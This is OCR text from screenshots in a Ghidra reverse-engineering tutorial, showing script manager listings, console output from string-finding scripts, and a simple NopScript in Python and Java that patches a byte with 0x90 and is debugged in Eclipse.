
```
                        s_Hello_world._00404000
00404000 48 65 6c       ds          »TODO Hello world. TODO«
         6c 6f 20
         77 6f 72 ...
```


Console - Scripting


```
TranslateStringsScript.java> Running...
TranslateStringsScript.java> Translated 1615 strings.
TranslateStringsScript.java> Finished!
```

Console - Scripting


```
_mainCRTStartup()
   @00401286 - __pei386_runtime_relocator()
      @00401c0e - ds "  Unknown pseudo relocation bit size %d.\n"
      @00401c15 - ___report_error()
         @0040199d - ds "Mingw-w64 runtime failure:\n"
         @004019d1 - _mark_section_writable()
            @00401ada - ds "  VirtualProtect failed with code 0x%x"
            @00401afa - ds "  VirtualQuery failed for %d bytes at address %p"
            @00401b0e - ds "Address %p has no image-section"
      @00401db7 - ds "  VirtualQuery failed for %d bytes at address %p"
      @00401dcb - ds "  Unknown pseudo relocation protocol version %d.\n"
   @004013dd - _main()
      @0040150e - ds "Hello world."
Done!
RecursiveStringFinder.py> Finished!
```



Script Manager - 2 scripts (of 240)
Selection
sleigh
Strings
Subroutines
Symbol
In Tool
Status
Name
RecursiveStringFinder.py
TranslateStringsScript.java



Script Directories
Use
Path
$USER_HOME/ghidra_scripts
$GHIDRA_HOME/Features/Base/ghidra_scripts
$GHIDRA_HOME/Features/BytePatterns/ghidra_scripts
$GHIDRA_HOME/Features/Decompiler/ghidra_scripts
$GHIDRA_HOME/Features/FileFormats/ghidra_scripts
$GHIDRA_HOME/Features/FunctionID/ghidra_scripts
$GHIDRA_HOME/Features/GnuDemangler/ghidra_scripts
$GHIDRA_HOME/Features/Python/ghidra_scripts
$GHIDRA_HOME/Features/VersionTracking/ghidra_scripts
$GHIDRA_HOME/Processors/8051/ghidra_scripts
$GHIDRA_HOME/Processors/DATA/ghidra_scripts
$GHIDRA_HOME/Processors/PIC/ghidra_scripts
Dismiss



Script Manager [CodeBrowser: hello world:/hello_world.exe]
Help
Script Manager - 240 scripts
Scripts
NEW
Analysis
ARM
Assembly
Binary
Cleanup
CodeAnalysis
Conversion
CustomerSubmission
Data
Data Types
Examples
FunctionID
Filter:
In Tool
Status
Name
Description
Key
Category
Modified
AddCommentToProgramScript.java
AddCommentToProgramScriptPy.py
Adds a comment to a program. DISC...
AddReferencesInSwitchTable.java
With cursor on switch's "add pc, .." c...
AddSingleReferenceInSwitchTable.java
With a user-inputed base address, th...
AppleSingleDoubleScript.java
Given a raw binary Apple Single/Dou...
ArmThumbFunctionTableScript.java
Makes functions out of a run of select...
AsciiToBinaryScript.java
Converts an ascii hex file into binary fi...
AskScript.java
An example of asking for user input. ...
AskScriptPy.py
AssembleBlockScript.java
Assemble hard-coded block of instru...
AssembleCheckDevScript.java
Test assembly of the instruction unde...
Ctrl-H
AssembleScript.java
Assemble a single instruction, overwr...
AssemblyThrasherDevScript.java
Thoroughly test the assembler by att...
Examples
Examples->...
ARM
Binary
Conversion
Assembly
02/12/2020


Chapter 3: Ghidra Debug Mode












Debug
Project Explorer
Debug Server [Python Server]
Debug Server
GhidraScripts NopScript.py [Jython run]
NopScript.py
MainThread - pid_1020_id_3
<module> [NopScript.py:8]
run [pydevd.py:1022]
main [pydevd.py:1615]
<module> [pydevd.py:1621]
NopScript.py [debug] [C:\Program Files\jdk-11.0.6+10\bin\javaw.exe]
NopScript
#This simple script allows you to patch bytes with NOP opcode
#@author Packt
#@category Memory
#@keybinding ctrl alt shift n
#@menupath Tools.Packt.Nop
#@toolbar
currentAddr = currentLocation.getByteAddress()
nop = 0x90
setByte(currentAddr, nop)


NopScript.java
//This simple script allows you to patch bytes with NOP opcode
//@author Packt
//@category Memory
//@keybinding ctrl alt shift n
//@menupath Tools.Packt.nop
//@toolbar
import ghidra.app.script.GhidraScript;
import ghidra.program.model.mem.*;
import ghidra.program.model.address.*;
public class NopScript extends GhidraScript {
@Override
protected void run() throws Exception {
Address startAddr = currentLocation.getByteAddress();
byte nop = (byte)0x90;
try {
setByte(startAddr, nop);
}
catch (MemoryAccessException e) {
popup("Unable to nop this byte");
return;
Breakpoints
NopScript [line: 17] - run()
(x)= Variables
Name
Value
no method return value
this
NopScript (id=129)
askScriptArgIndex
0
cuFormat
null
currentAddress
GenericAddress (id=179)
currentHighlight
null
currentLocation
VariableTypeFieldLocation (id=180)
currentProgram
ProgramDB (id=184)
currentSelection
null
monitor
WrappingTaskMonitor (id=197)
originalProgram
ProgramDB (id=184)
potentialPropertiesFile
ArrayList<E> (id=200)
propertiesFileParams
GhidraScriptProperties (id=210)
scriptArgs
String[0] (id=212)
sourceFile
ResourceFile (id=213)
state
GhidraState (id=215)
transactionID
1355
writer
PrintWriter (id=219)
startAddr
GenericAddress (id=131)
addrSpace
GenericAddressSpace (id=166)
offset
4202096



Run As
Debug As
Restore from Local History...
PyDev
GhidraDev
1 Ghidra
2 Ghidra Headless
Debug Configurations...



@Override
protected void run() throws Exception {
Address startAddr = currentLocation.getByteAddress();
Toggle Breakpoint
Ctrl+Shift+B
Toggle Breakpoint Enablement
Run to Line



Package Explorer
GhidraScripts
Ghidra 8051 scripts
Ghidra Base scripts
Ghidra BytePatterns scripts
Ghidra DATA scripts
Ghidra Decompiler scripts
Ghidra FileFormats scripts
Ghidra FunctionID scripts
Ghidra GnuDemangler scripts
Ghidra PIC scripts
Ghidra Python scripts
Ghidra VersionTracking scripts
Home scripts
(default package)
NopScript.java
JRE System Library [jdk-11.0.6+10]
Referenced Libraries
Ghidra
NopScript.java
1 //This simple script allows you to patch bytes with NOP opcode
2 //@author Packt
3 //@category Memory
4 //@keybinding ctrl alt shift n
5 //@menupath Tools.Packt.nop
6 //@toolbar
7
8 import ghidra.app.script.GhidraScript;
9 import ghidra.program.model.mem.*;
10 import ghidra.program.model.address.*;
11
12 public class NopScript extends GhidraScript {
13
14 @Override
15 protected void run() throws Exception {
16 Address startAddr = currentLocation.getByteAddress();
17 byte nop = (byte)0x90;
18 try {
19 setByte(startAddr, nop);
20 }
21 catch (MemoryAccessException e) {
22 popup("Unable to nop this byte");
23 return;
24 }
25 }
26 }



Create Ghidra Script
Create a new Ghidra script.
Script folder:
/GhidraScripts/Home scripts
Script name:
NopScript
Script type:
Java
Python
Script author:
Packt
Script category:
Memory
Script description:
This simple script allows you to patch bytes with NOP opcode
Finish
Cancel

